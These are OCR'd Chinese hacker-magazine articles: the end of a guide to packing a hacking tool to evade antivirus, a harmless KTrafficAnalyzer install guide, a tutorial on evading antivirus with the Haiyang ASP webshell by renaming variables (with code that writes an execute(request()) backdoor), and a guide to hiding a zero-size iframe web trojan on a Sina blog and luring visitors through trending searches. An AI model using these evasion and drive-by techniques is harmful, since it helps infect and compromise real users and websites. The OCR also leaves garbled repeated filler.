


图4 程序文件“版本”更改后的内容

最后选择Deception这一项的主要内容，点击“文件”菜单下的“另存为”命令，将个性化处理过的Deception重新进行保存。查看保存的程序文件，属性中的“版本”内容得到了全面的更改，如图4所示。

三、加壳压缩

前面的操作完成后，最后再对程序进行一番加壳处理。今天使用的加壳工具是Private exe Protector，是一款全新的加壳工具。运行Private exe Protector，点击菜单栏中的“普通”选项，接着在出现的“应用程序”列表中设置需要加壳保护的程序路径，再在下面的“设置”选项中将“动态保护”勾选上，最后点击工具栏中的“开始保护”按钮即可，如图5所示。




图5 Private exe Protector加壳的设置

在经过上面一系列处理后，一款英文的黑客程序不但被改造成非常个性化的中文版本，而且还在DIY的过程中起到了免杀的效果，实在是一举多得。

（本文所用工具Deception、Restorator、Private exe Protector及DIY的程序已收入光盘）

编辑点评：

很普通的方法完成了程序的DIY改造，更达到了免杀的效果，不过一般小马都加过壳，必须脱壳后方可进行DIY，若无法完整脱壳，那本文的方法将完全无用武之地。

轻轻松松监视网络

shell

你是否对KDE自带的网络监视功能感到不满呢？你是否厌烦了Shell下的流量工具呢？其实开源的环境已经为我们准备了好多优秀的软件，今天就带大家来认识一下KTrafficAnalyzer——网络流量监视工具。

一、什么是KTrafficAnalyzer

KTrafficAnalyzer是一款旨在图形化即时提供网络信息的软件。它和DU-Meter工具类似。它提供了网络上行、下行总量的数据显示。

作者说，未来还会加入更多的功能，软件还有很多可提升的空间（具体内容可以参看作者的TODO文件——软件包中有提供）。




图1




图2

二、安装

（1）下载（软件光盘中有提供）：

```
http://www.kde-apps.org/content/download.php?content=22134&id=1&PHPSESSID=b2cfb3d605376d9c326bbca775e22edi
```

（2）安装

请先阅读压缩包内的INSTALL文件，确保所需软件已经被安装。接着执行以下命令：

```
./configure --prefix=/usr
make
make install
```

（3）使用

在菜单中找到软件便可以执行，由于功能简单，在此就不作详细描述了。通过软件我们可以查看当前的网络流量（图1），还可以将每天的信息作为日志保存下来（图2）。

【文中所涉及的软件，光盘中有提供。软件如下：KTrafficAnalyzer-0.3.5-1.tar.bz2】

编辑点评： 图形化的软件缺少命令软件那样的灵活性，所以在你使用图形化软件时可能总会想着：“要是这个软件的功能再全一点该多好！”。而命令行下的软件却是以“精”取胜的。因为它们可以灵活地组合在一起使用，而只要它们自身的功能达到某一极致，就是非常优秀的软件了。

替换变量 免杀ASP木马

麦田的怪

从本文你可以学到：

1、了解杀毒软件的杀毒原理

2、学习使用lake2文本特征码定位器定位特征码

3、利用功能相同的字符串连接符号“+”替换“&”

这几天在学习ASP木马的免杀，小有心得，于是写出来与大家共享。我要来免杀的是经常用的海阳顶端网ASP木马2006版，杀毒软件是卡巴斯基6和瑞星2006，还要用到一个辅助工具就是lake2的文本特征码定位器。主要用的方法就是替换变量。

免杀海阳顶端网ASP木马2006版不大容易，其附带了一个组合器，一会要用到。对于这种大马，杀软很可能把特征码定义到版权一类的文字里，那就先把那些东西能改的都改了。比如，下面的代码：

```
Sub showTitle(str)
    echo "<title>" & str & " - 海阳顶端网ASP木马2006 - By Marcos & LCX</title>" & vbNewLine
    echo "<meta http-equiv='Content-Type' content='text/html; charset=gb2312'>" & vbNewLine
    echo "<!--" & vbNewLine
    echo "= 衷心感谢 ===========" & vbNewLine
    echo "网辰在线、化境编程、桂林老兵、冰狐浪子、蓝屏、小路、wangyong、" & vbNewLine
    echo "czy、allen、lcx、Marcos、kEvin1986、myth对海阳顶端网asp木马所" & vbNewLine
    echo "做的一切努力！" & vbNewLine
    echo "===========" & vbNewLine & vbNewLine
    echo "= 本版关于 ================" & vbNewLine
    echo "程序编写：Marcos" & vbNewLine
    echo "联系方式：QQ26696782" & vbNewLine
    echo "发布时间：2005.02.28" & vbNewLine
    echo "出 品 人：Allen, lcx, Marcos" & vbNewLine
    echo "官方发布：WWW.HIDIDI.NET(2) WWW.HAIYANGTOP.NET(1)" & vbNewLine
    echo "==================" & vbNewLine
    echo "-->" & vbNewLine
    PageOther()
End Sub
```

修改为：

```
Sub showTitle(str)
echo "<title>" & str & " - 海阳ASP木马2006 - By Marcos LCX</title>" & vbNewLine
echo "<meta http-equiv='Content-Type' content='text/html; charset=gb2312'>" & vbNewLine
    echo "<!--" & vbNewLine
    echo "= 免杀  BY 麦田的怪" & vbNewLine
    echo "======================" & vbNewLine
    echo "-->" & vbNewLine
    PageOther()
End Sub
```




图2 海阳顶端网ASP木马2006版的组合器

还有别的，能改的都改了。反正这些东西都影响不到木马的实际功能。

我们先来过卡巴：用文本特征码定位器简单地定一下位，如图1所示。




图1 文本特征码定位器的设置

看了报告后知道有多处特征码，其中头上那4行并排的就是特征码，这个很简单，我们将第一行剪贴到第四行，将第二行剪贴到第三行，那么这里的特征码就简单地修改了。然后挑一个变量来替换。这里选中了theAct，将它替换成theeAct就可以了。再杀一下，OK，大名鼎鼎的卡巴被我们给过了。

瑞星是比较难过的，特征码多，这里就要用到前面说的2006版里的组合器了。我们先来一部分一部分地生成，然后做免杀，最后综合到原来的大马里。先用2006带的组合器分各个功能生成了13个文件，第一个功能生成为1.ASP，第二个功能生产为2.ASP，以此类推，如图2所示。

用瑞星查杀后6和10被杀了，也就是“WScript.Shell程序运行器cmd.asp”和“微软数据库查看／操作器”。打开生成WScript.Shell程序运行器6.asp的文件后做免杀。将变量cmdPath替换为cmddPath后过了瑞星。然后生成微软数据库查看／操作器的文件后做免杀。用lake2的文本特征码定位后，怀疑特征码是：

```
    rs("notdownloads").AppendChunk(ChrB(Asc("<")) & ChrB(Asc("%")) & ChrB(Asc("e")) & ChrB(Asc("x")) & ChrB(Asc("e")) & ChrB(Asc("c")) & ChrB(Asc("u")) & ChrB(Asc("t")) & ChrB(Asc("e")) & ChrB(Asc("(")) & ChrB(Asc("r")) & ChrB(Asc("e")) & ChrB(Asc("q")) & ChrB(Asc("u")) & ChrB(Asc("e")) & ChrB(Asc("s")) & ChrB(Asc("t")) & ChrB(Asc("(")) & ChrB(Asc("""")) & ChrB(Asc(clientPassword)) & ChrB(Asc("""")) & ChrB(Asc(")")) & ChrB(Asc(")")) & ChrB(Asc("%")) & ChrB(Asc(">")) & ChrB(Asc(" ")))
        rs.Update
```


这个可伤脑筋了，通过学习网上的ASP教程，知道在ASP中“&”和“+”的功能是相同的，都是用于连接字符串，于是将一个“&”替换为“+”后，这部分也过了瑞星。这样每个功能都是免杀的，再用组合器把所有的功能都选上，生成一个新的2006.asp。最后再用瑞星试一下，已经免杀了。

好了，这就是我替换变量免杀ASP木马的过程。

（本文所用工具海阳顶端网ASP木马2006版、lake2文本特征码定位器已收入光盘）

编辑点评：

本文的作者抓住了杀毒软件利用特征码进行查杀毒的原理，对ASP木马进行了简单的变量替换，达到了免杀的效果，更灵活运用了“+”来替换“&”，这一点可谓是本文的亮点，为大家提供了免杀的新思路。



社工：

现在越来越多喜欢搞入侵的朋友把目标集中在大型网站上，比如国内某些知名门户。一些喜欢利用社会工程学的朋友也尝到了在大船上玩hacking的刺激。网易同学录继上次暴出跨站漏洞后，在博客上又有人发现了bug，而新浪也没有幸免。哎，要说老大是真不好当啊，它们要提供那么多服务，做到绝对安全太难了。简单就是安全最大化，说的虽好，但总是和现实矛盾的。我们只能寄希望于发现漏洞的朋友合理处理了。

社会工程学之新浪Blog也挂马

山东新华电脑学校　崔峰

BlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlog
BlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlogBlog

从本文你可以学到：

1. 如何在blog中挂马
2. 怎样让你的博客提高人气

现在的Blog真是非常的火，几乎人人都有，我也不例外。我用的新浪的博客，速度快而且功能不错，不过我却发现新浪的博客上可以挂马，而且非常隐蔽。这下我等小菜又可以找到好多肉鸡了，哈哈。

这个博客的帮助里面有一个“模板特效”，里面有许多装扮博客的案例，点击它我们可以看到还有很多，其中里面有一个“怎样在博客里添加滚动新闻”，它的代码为：

```
<center><IFRAME src=http://sports.sina.com.cn/iframe/run/index.htm
frameBorder=0 width=157 scrolling=noheight=240></IFRAME></cente>
```

我解释一下：

格式：**<iframe src="url" frameborder=x width=y scrolling=[option] height=z></iframe>**

<iframe></iframe>：内嵌式网页，简单说就是“画中画”；

src：文件的路径，既可是HTML文件，也可以是文本、ASP等；

width、height：“画中画”区域的宽与高；

scrolling：当SRC的指定的HTML文件在指定的区域显示不完时的滚动选项。如果设置为NO，则不出现滚动条；如为Auto：则自动出现滚动条；如为Yes，则显示；

FrameBorder：区域边框的宽度，为了让“画中画”与邻近的内容相融合，常设置为0。

于是乎，我们就完全可以利用这个在博客上挂马了！把其中的“url”换成自己的网马地址，然后把“width”、“height”的值设为0就行了！最终效果如图1。




图1 挂马后的最终效果

仔细看，中间只有一点白的区域，很隐蔽。关于如何把这个东东加在博客上我就不介绍了，大家看看新浪博客的帮助，里面说得很清楚了。

网页木马我们是挂上了，可是没有人访问也不行啊，下面我就给大家支一招，让你的博客在短时间内人气大增！

我们先打开百度，如图2。




图2 百度搜索风云榜

打开“搜索风云榜”，里面是当日搜索的热门话题，我们看下现在的热门是什么，如图3。

上升最快风云榜

排名	关键词	今日搜索	今日排名	昨日排名	排名上升	相关链接
1	光棍节搞笑短信	2023	123	1001	878	评论 新闻
2	06司法考试成绩查询	1382	216	1001	785	评论 新闻
3	神泣官网	1137	264	1001	737	评论 新闻
4	吴启华	1081	289	1001	712	评论 新闻
5	复活	1028	313	1001	688	评论 新闻

图3 当日热门排行

哈哈，我就选“吴启华”了，点击后面的“评论”我们就来到了百度贴吧。下面我们就要充分利用各大搜索引擎来搜索“吴启华”，然后把搜索到的东西在你的博客上发布，再到贴吧上发表起一个有诱惑力的标题，内容就是你博客的地址，如图4。

